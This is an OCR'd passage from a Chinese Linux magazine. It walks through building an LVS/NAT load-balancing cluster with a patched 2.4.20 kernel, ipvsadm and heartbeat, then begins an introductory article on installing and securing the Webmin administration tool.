


图16

项目实施环境：4台服务器，两台为lvs，两台为real，lvs主机须为Linux ReHhat 9.0，其余两台不限。

使用的软体 ①linux-2.4.20.tar.gz http://www.kernel.org/pub/linux/kernel/v2.4/linux-2.4.20.tar.gz

②patch-2.4.20.gz http://www.kernel.org/pub/linux/kernel/v2.4/patch-2.4.20.gz

③linux-2.4.20-ipvs-1.0.9.patch.gz http://www.linuxvirtualserver.org/software/kernel-2.4/linux-2.4.20-ipvs-1.0.9.patch.gz

④ipvs-1.0.9.tar.gz http://www.linuxvirtualserver.org/software/kernel-2.4/ipvs-1.0.9.tar.gz

⑤heartbeat-1.0.4-2.rh.9.um.1.i386.rpm? http://www.ultramonkey.org/download/2.0.1/rh.9/RPMS/heartbeat-1.0.4-2.rh.9.um.1.i386.rpm

⑥heartbeat-pils-1.0.4-2.rh.9.um.1.i386.rpm? http://www.ultramonkey.org/download/2.0.1/rh.9/RPMS/heartbeat-pils-1.0.4-2.rh.9.um.1.i386.rpm

⑦heartbeat-stonith-1.0.4-2.rh.9.um.1.i386.rpm. http://www.ultramonkey.org/download/2.0.1/rh.9/RPMS/heartbeat-stonith-1.0.4-2.rh.9.um.1.i386.rpm

(二) 安装与配置

```
# cd /usr/src/
# rm linux-2.4.20  (删除软连接)
# rm  rf linux-2.4.20-8  (删除自带内核)
# tar zxvf linux-2.4.20.tar.gz
# gunzip linux-2.4.20-ipvs-1.0.9.patch.gz
# cd linux-2.4.20
# gunzip ../ patch-2.4.20.gz | patch pl  (内核打补丁)
# cd ..
# patch -pl < ../linux-2.4.20-ipvs-1.0.9.patch  (内核打ipvs补丁)
```

打上修正ARP问题的内核补丁时，如果采用LVS/TUN和LVS/DR方式，Real Server上必须做，虚拟主机不必做。

```
# vi /usr/src/linux/Makefile
# EXTRAVERSION=-LVS
# make mrproper
# startx
# make xconfig
```

保存退出。

```
# make dep
# make clean
# make bzImage
# make modules
# make modules_install
# depmod -a
# cp System.map  /boot/System.map-2.4.20-LVS
# rm /boot/System.map
# ln -s /boot/System.map-2.4.20-LVS /boot/System.map
# cp arch/i386/boot/bzImage /boot/vmlinuz-2.4.20-LVS
# rm /boot/vmlinuz
# ln -s /boot/vmlinuz-2.4.20-LVS /boot/vmlinuz
# new-kernel-pkg --mkinitrd --depmod --install 2.4.20-LVS
```

执行最后一步时，它会自动修改你的/etc/grub.conf，如：

```
title Red Hat Linux (2.4.20-LVS)
    root (hd0,2)
    kernel /boot/vmlinuz-2.4.20-LVS ro root= LABEL=/ hdd=ide-scsi
    initrd /boot/initrd-2.4.20-LVS.img
title Red Hat Linux (2.4.20-8)
    root (hd0,2)
    kernel /boot/vmlinuz-2.4.20-8 ro root=LABEL=/ hdd=ide-scsi
    initrd /boot/initrd-2.4.20-8.img
```

我们把LABEL=/改成/dev/hda1，你要改成你自己的/目录，可用df- h查看，

shutdown -r now

安装IP虚拟服务器软件ipvsadm

```
# cd /usr/src/
# tar zxvf  ipvs-1.0.9.tar.gz
# cd ipvs-1.0.9/ipvs/ipvsadm
# make install
```

安装完，执行ipvsadm命令，应该有类似如下的信息出现：

```
# ipvsadm
IP Virtual Server version 1.0.9 (size=4096)
Prot LocalAddress:Port Scheduler Flags
  -> RemoteAddress:Port            Forward Weight ActiveConn InActConn
```

出现类似以上的信息，表明支持LVS的内核和配置工具ipvsadm已完全安装，下面我们要开始配置。我们的实施拓扑图如图17所示。




图17

我们写一个ipvsadm的脚本放入/usr/sbin下：

```
#!/bin/bash
echo "1" >/proc/sys/net/ipv4/ip_forward
echo "1" >/proc/sys/net/ipv4/conf/all/send_redirects
echo "1" >/proc/sys/net/ipv4/conf/default/send_redirects
echo "1" >/proc/sys/net/ipv4/conf/eth0/send_redirects
iptables -t nat -A POSTROUTING -s 192.168.7.0/24 -d 0.0.0.0/0 -o eth0 -j MASQUERADE
/sbin/ipvsadm -C
/sbin/ipvsadm -A -t 192.168.6.110:80 -s wrr
```

```
    /sbin/ipvsadm -a -t 192.168.6.110:80 -r 192.168.7.21:
80 -m -w 2
    /sbin/ipvsadm -a -t 192.168.6.110:80 -r 192.168.7.22:
80 -m -w 3
    /sbin/ipvsadm
    # chmod 755 /usr/sbin/ipvsadm
```

切换到真实服务器上，把网关改写成192.168.7.2即可，其他不用设置，运行该脚本后，一个简单的LVS/NAT方式的负载均衡集群已经成功架设。

下面安装HA，起到热切换作用：

```
# rpm  ivh heartbeat-1.0.4-2.rh.9.um.1.i386.rpm
# rpm  ivh heartbeat-pils-1.0.4-2.rh.9.um.1.i386.rpm
# rpm  ivh heartbeat-stonith-1.0.4-2.rh.9.um.1.i386.rpm
```


安装完成后，从/usr/share/doc/heartbeat-1.0.4下，把ha.cf、authkeys、haresources三个文件拷贝到/etc/ha.d下，ha.cf是主要heartbeat的配置文件，authkeys是heartbeat的安全配置文件，haresource文件是heartbeat的资源文件，注意双方都要设置的一样才可以启动。

从上面的区别不难看出，都不是很完美。cluster不能分担服务，直到该主机down掉，才会通过HA程序来接管辅机，此时在辅机会自动开启一个虚拟地址，这样当外网用户访问同一个IP不会出现找不到的情况，因为网络寻址是通过MAC，而不是IP。而LVS是基于服务，不能做到数据的可靠性。

分析了两种不同的工作方式，我得出了一个新的设想，就是将其合并。做法：4台服务器，其中两台服务器连接盘柜，另两台一台为lvs，一个为lvs备份。连接盘柜时，不用再划分raw设备，不用再安装HA软件，直接将其格式化为ext3格式，然后分别加入/etc/fstab，在本地可分别建立/share目录，重新启动系统的时候会自动加载。然后把做好的lvs将其组合。这样各方面性能都兼顾了，非常适合大型的网络管理使用。

适合读者：Linux爱好者、网管

前置知识：Linux基本操作



Webmin：方便的Linux安全管理工具

·文/图 风之扬

在配置Linux操作系统时，很多人的第一个感觉就是服务太多，而且每一种服务都不容易配置。要是能有一个图形化的界面工具来帮助完成各项配置工作的话，那就好多了。其实Linux上有一套Web界面的管理工具Webmin，可以帮助系统管理者透过Web界面就可以轻易管理好Linux Server，它可以轻松配置Linux服务器，甚至是远程配置目前Linux上运行的所有服务。Webmin有很多特点，它可以配置几乎所有运行在Linux上的服务器，包括Linux、AIX、HPUX、Solaris、OS X等，它具有一个Web前端，可以完成Linux中的诸多管理任务。通过增加模块，其功能可以被不断扩展，这是因为Webmin支持开发者增加新的模块，用户可以针对自己的需求自行开发，也可以使用别人开发的模块。

Webmin的下载和安装

软件下载地址 http//www.Webmin.com/。

下载完毕后，我们会注意到Webmin被作为"noarch"软件包列出来。由于RPM是二进制文件，它们通常为特定的体系结构进行编译，比如i386或者ppc。在错误的体系结构上安装软件包会导致错误的结果，因为Webmin是用Perl编写的，而Perl是体系结构无关的，所以Webmin被标识为"noarch"。如果使用RedHat Linux，那么最简单的是使用RPM安装方法。以下我们假定是以RPM方式进行安装。首先检查系统是否已经安装了Webmin，在文本终端中输入：

rpm -q Webmin

如果没有安装Webmin，系统会提示：package Webmin is not installed。然后在安装文件目录下输入类似如下的命令：rpm ivh Webmin-1.200-1.noarch.rpm。回车后，系统会完成安装，如图1所示。




图1

小提示 Practical Extraction and Reporting Language (Perl语言)是1987年出现的一种多平台的解释性编程语言。它在多种平台都可以使用，包括Windows，具有成熟完善的脚本功能。当Webmin安装后，默认是启用的，但是这样安装并没有启用SSL。SSL需要安装一个称为Net::SSLeay的Perl模块。如果不安装这个模块，Webmin只有从本地控制台运行时才是安全的。

安装完成后，可以在本地或者远程浏览器上打开一个特定的端口来进入Webmin，通常是10000。这是安装时程序缺省提供的HTTP服务器端口，安装时可以根据自己的情况随意设定。不过，一般不要占用小于1024的端口。下面，我们来测试Webmin是否安装成功，首先打开浏览器，在本地系统的浏览器中，输入http://localhost:10000/，可以看到一个管理登录界面。这时会弹出一个窗口，要求用户输入管理员名称及口令。至此表明，安装在Linux系统下的Webmin可以正常工作了。正确输入用户名及口令，就可以对系统管理了。如图2 所示。




图2

使用Webmin

由于Webmin是基于Web的管理工具，所以Webmin本身的安全的重要性就不言而喻了。Webmin的安全性主要体现在如下3个方面。首先是SSL支持。通过设定Webmin支持SSL，用户可以通过https访问Webmin。SSL不仅会认证你的Webmin服务器，而且还会对管理过程中的网络通信进行加密。其次，是用户访问控制。用户访问控制使得管理员能控制每个模块能由哪些用户访问，访问某个模块的用户能够对该模块进行哪些操作等。再次，是IP访问控制。IP访问控制可以限定哪些IP地址可以访问这个Webmin服务器，不在访问列表内的IP地址的访问将被禁止。通过这些安全性加强，我们大可以安心地使用Webmin作为系统管理工具。总之，Webmin这种Linux、UNIX系统管理工具，为我们正确高效地完成各种关键的系统配置提供了极大的方便。

Webmin工具是基于控制台的工具的前端，它可以可靠地完成管理任务。Webmin的管理工作是通过网页的方式来实现的，可以分为5个功能部分：Webmin自身配置、系统配置管理、服务配置管理、硬件配置、其他配置。其中，Webmin菜单提供配置Webmin本身的选项；System页面提供配置启动过程和管理用户的选项 Server页面提供配置后台程序(Daemon)的选项 Hardware页面提供管理外部设备的选项 Cluster页面提供管理集群的选项 Others页面提供文件管理、Perl模块管理等选项。所有操作简单、直观，非常适合初学者。另外，我们可以使用自己所喜欢的Web 浏览器来访问 Webmin，比如，除了可以通过Netscape浏览器访问外，还可以在Windows平台下通过IE浏览器上访问。下面，我们来看看其中的相关管理技巧。

1. Webmin 界面

登录后，我们看到的第一个屏幕将是Webmin Configuration Section，包括使用帮助、配置Webmin，包括服务端口号、服务模块管理、日志、用户界面、访问控制等。所有的模块都是可配置的，你可以根据自己的需要对它们进行重组。如图3 所示。

